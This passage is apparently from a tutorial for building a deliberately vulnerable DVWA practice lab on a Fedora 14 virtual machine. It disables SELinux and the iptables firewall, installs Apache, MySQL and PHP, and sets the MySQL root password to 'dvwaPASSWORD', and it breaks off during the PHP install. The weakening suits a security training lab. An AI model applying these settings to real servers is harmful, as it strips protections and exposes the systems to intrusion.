
1. Open the SELinux config file with gedit

- **Instructions:**

1. gedit /etc/selinux/config 2>/dev/null &

- **Notes (FYI):**


1. gedit, is a text editor for the GNOME Desktop.
2. /etc/selinux/config, is the file name that gedit will open.
3. 2>/dev/null, sends standard error messages to a black hole (/dev/null).
4. The "&" is used to open gedit in the background.



2. Delete enforcing

○ **Instructions:**

1. Arrow down to SELINUX=enforcing
2. Highlight the word "enforcing" and press the delete button



3. Replace **enforcing** with **disabled**


○ **Instructions:**

1. Replace "enforcing" with the word "disabled"

- **SELINUX=disabled**

2. Click Save


3. Click the "X" to Close



4. Open the SELINUX config file with gedit

○ **Instructions:**

1. setenforce 0
2. sestatus




```
Fedora14 - VMware Player (Non-commercial use only)
Player
Applications Places System
Mon Jul 7, 8:02 AM Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# 1 setenforce 0
[root@Fedora14 ~]#
[root@Fedora14 ~]# 2 sestatus
SELinux status:                enabled
SELinuxfs mount:              /selinux
Current mode:                  permissive
Mode from config file:         disabled
Policy version:                24
Policy from config file:       targeted
[root@Fedora14 ~]#
```

Step 5: Disable Firewall

1. Disable the Firewall

○ **Instructions:**

1. service iptables stop
2. chkconfig iptables off



```
Fedora14 - VMware Player (Non-commercial use only)
Player
Applications Places System
Mon Jul 7, 8:06 AM
Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# 1 service iptables stop
iptables: Flushing firewall rules: [ OK ]
iptables: Setting chains to policy ACCEPT: filter [ OK ]
iptables: Unloading modules: [ OK ]
[root@Fedora14 ~]#
[root@Fedora14 ~]#
[root@Fedora14 ~]#
[root@Fedora14 ~]# 2 chkconfig iptables off
[root@Fedora14 ~]#
[root@Fedora14 ~]#
[root@Fedora14 ~]#
```

Step 6: Install Apache httpd Server

1. Download httpd
 - **Instructions:**
 1. yum install httpd.i686
 2. y

```

Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# yum install httpd.i686
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
--> Package httpd.i686 0:2.2.17-1.fc14 set to be updated
--> Processing Dependency: httpd-tools = 2.2.17-1.fc14 for package: httpd-2.2.17-1.fc14.i686
--> Running transaction check
--> Package httpd-tools.i686 0:2.2.17-1.fc14 set to be updated
--> Finished Dependency Resolution

Dependencies Resolved

=====
Package                Arch          Version           Repository        Size
=====
Updating:
httpd                   i686          2.2.17-1.fc14     updates           814 k
Updating for dependencies:
httpd-tools             i686          2.2.17-1.fc14     updates           68 k
=====

Transaction Summary
=====
Upgrade      2 Package(s)

Total download size: 883 k
Is this ok [y/N]: y

```

2. Start Apache

○ Instructions:

1. service httpd start

- This starts up the Apache Listening Daemon

2. ps -eaf | grep httpd

- Check to make sure Apache is running.

3. chkconfig --level 2345 httpd on

- Create Start up script for run levels 2, 3, 4 and 5.

```

Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
Sun Apr 1, 5:28 PM  Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# service httpd start
Starting httpd: httpd: Could not reliably determine the server's fully qualified domain name, using ::1 for ServerName
[ OK ]
[root@Fedora14 ~]#
[root@Fedora14 ~]# ps -eaf | grep httpd
root      8449      1   3  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8452    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8453    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8454    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8455    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8456    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8457    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8458    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
apache    8459    8449   0  17:27 ?        00:00:00 /usr/sbin/httpd
root      8461   1924   0  17:27 pts/0    00:00:00 grep --color=auto httpd
[root@Fedora14 ~]#
[root@Fedora14 ~]# chkconfig --level 2345 httpd on
[root@Fedora14 ~]#

```

Step 7: Install mysql and mysql-server

1. Install mysql

o Instructions:

1. yum install mysql.i686
2. Continue to next step

```

Fedora14 - VMware Player  File Virtual Machine Help
Applications Places System
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# yum install mysql.i686
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
--> Package mysql.i686 0:5.1.60-1.fc14 set to be installed
--> Processing Dependency: mysql-libs(x86-32) = 5.1.60-1.fc14 for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: libmysqlclient.so.16(libmysqlclient_16) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: libmysqlclient_r.so.16(libmysqlclient_16) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: perl(File::Temp) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: perl(IPC::Open3) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: perl(Fcntl) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: perl(Getopt::Long) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: /usr/bin/perl for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: perl(Exporter) for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: libmysqlclient_r.so.16 for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: libmysqlclient.so.16 for package: mysql-5.1.60-1.fc14.i686
--> Processing Dependency: perl(Sys::Hostname) for package: mysql-5.1.60-1.fc14.i686
--> Running transaction check
--> Package mysql-libs.i686 0:5.1.60-1.fc14 set to be installed
--> Package perl.i686 4:5.12.4-148.fc14 set to be installed
--> Processing Dependency: perl-libs = 4:5.12.4-148.fc14 for package: 4:perl-5.12.4-148.fc14.i686
--> Processing Dependency: perl(threads::shared) >= 1.21 for package: 4:perl-5.12.4-148.fc14.i686
--> Processing Dependency: perl(threads::shared) for package: 4:perl-5.12.4-148.fc14.i686
--> Processing Dependency: libperl.so for package: 4:perl-5.12.4-148.fc14.i686

```

2. Install mysql

o Instructions:

1. y

```

Fedora14 - VMware Player  File Virtual Machine Help
Applications Places System  Sun Apr 1, 10:55 AM Student
root@Fedora14:~
File Edit View Search Terminal Help
--> Package perl-threads-shared.i686 0:1.32-148.fc14 set to be installed
--> Running transaction check
--> Package perl-Pod-Escapes.noarch 1:1.04-148.fc14 set to be installed
--> Finished Dependency Resolution

Dependencies Resolved

=====
Package                               Arch      Version              Repository           Size
=====
Installing:
mysql                                 i686      5.1.60-1.fc14        updates              894 k
Installing for dependencies:
mysql-libs                           i686      5.1.60-1.fc14        updates              1.2 M
perl                                 i686      4:5.12.4-148.fc14    updates              11 M
perl-Module-Pluggable                noarch    1:3.90-148.fc14      updates              39 k
perl-Pod-Escapes                     noarch    1:1.04-148.fc14      updates              32 k
perl-Pod-Simple                      noarch    1:3.13-148.fc14      updates              211 k
perl-libs                            i686      4:5.12.4-148.fc14    updates              613 k
perl-threads                         i686      1.81-1.fc14          fedora               47 k
perl-threads-shared                  i686      1.32-148.fc14        updates              52 k
=====

Transaction Summary
=====
Install      9 Package(s)

Total download size: 14 M
Installed size: 46 M
Is this ok [y/N]: y
Current workspace: "Workspace 1"
root@Fedora14:~
To direct input to this virtual machine, press Ctrl+G.
vmware

```

3. Install mysql-server

○ Instructions:

1. yum install mysql-server
2. y

```

[root@Fedora14 ~]# yum install mysql-server
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
--> Package mysql-server.i686 0:5.1.60-1.fc14 set to be installed
--> Processing Dependency: perl-DBI for package: mysql-server-5.1.60-1.fc14.i686
--> Processing Dependency: perl-DBD-MySQL for package: mysql-server-5.1.60-1.fc14.i686
--> Processing Dependency: perl(DBI) for package: mysql-server-5.1.60-1.fc14.i686
--> Running transaction check
Dependencies Resolved

=====
Package                               Arch          Version           Repository        Size
=====
Installing:
mysql-server                          i686          5.1.60-1.fc14     updates           8.3 M
Installing for dependencies:
perl-DBD-MySQL                        i686          4.017-1.fc14      fedora            137 k
perl-DBI                             i686          1.613-1.fc14      fedora            775 k
=====

Transaction Summary
=====
Install      3 Package(s)


Total download size: 9.2 M
Installed size: 25 M
Is this ok [y/N]: y

```

4. Start Up mysqld

○ Instructions:

1. service mysqld start



```
Fedora14 - VMware Player  File Virtual Machine Help
Applications Places System  Sun Apr 1, 5:43 PM  Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# service mysqld start
Initializing MySQL database: Installing MySQL system tables...
OK
Filling help tables...
OK

To start mysqld at boot time you have to copy
support-files/mysql.server to the right place for your system

PLEASE REMEMBER TO SET A PASSWORD FOR THE MySQL root USER !
To do so, start the server, then issue the following commands:

/usr/bin/mysqladmin -u root password 'new-password'
/usr/bin/mysqladmin -u root -h Fedora14 password 'new-password'

Alternatively you can run:
/usr/bin/mysql_secure_installation

which will also give you the option of removing the test
databases and anonymous user created by default. This is
strongly recommended for production servers.

See the manual for more instructions.

You can start the MySQL daemon with:
cd /usr ; /usr/bin/mysqld_safe &


You can test the MySQL daemon with mysql-test-run.pl
cd /usr/mysql-test ; perl mysql-test-run.pl

root@Fedora14:~
To direct input to this virtual machine, press Ctrl+G.
```

5. Start Up mysqld

○ Instructions:


1. `chkconfig --level 2345 mysqld on`
 - Creates the start up scripts for run level 2, 3, 4 and 5.
2. `mysqladmin -u root password dvwaPASSWORD`
 - Sets the mysql root password to "dvwaPASSWORD"



6. Login to mysql and create dvwa database

o **Instructions:**

1. `mysql -uroot -p`
2. `dvwaPASSWORD`
3. `create database dvwa;`
4. `quit`



```
Fedora14 - VMware Player  File  Virtual Machine  Help
Applications  Places  System  Sun Apr 1, 5:56 PM  Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# mysql -uroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.1.60 Source distribution

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database dvwa;
Query OK, 1 row affected (0.00 sec)

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| mysql     |
| test      |
+-----+
4 rows in set (0.01 sec)

mysql> quit
```

Step 8: Install PHP

1. Install PHP

o Instructions:

1. yum install php.i686
2. y

```
Fedora14 - VMware Player File Virtual Machine Help
Applications Places System Sun Apr 1, 11:00 AM Student
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# yum install php.i686
Loaded plugins: langpacks, presto, refresh-packagekit
Adding en_US to language list
Setting up Install Process
Resolving Dependencies
--> Running transaction check
--> Package php.i686 0:5.3.8-3.fc14 set to be installed
--> Processing Dependency: php-cli = 5.3.8-3.fc14 for package: php-5.3.8-3.fc14.i686
--> Processing Dependency: php-common = 5.3.8-3.fc14 for package: php-5.3.8-3.fc14.i686
--> Running transaction check
Dependencies Resolved

=====
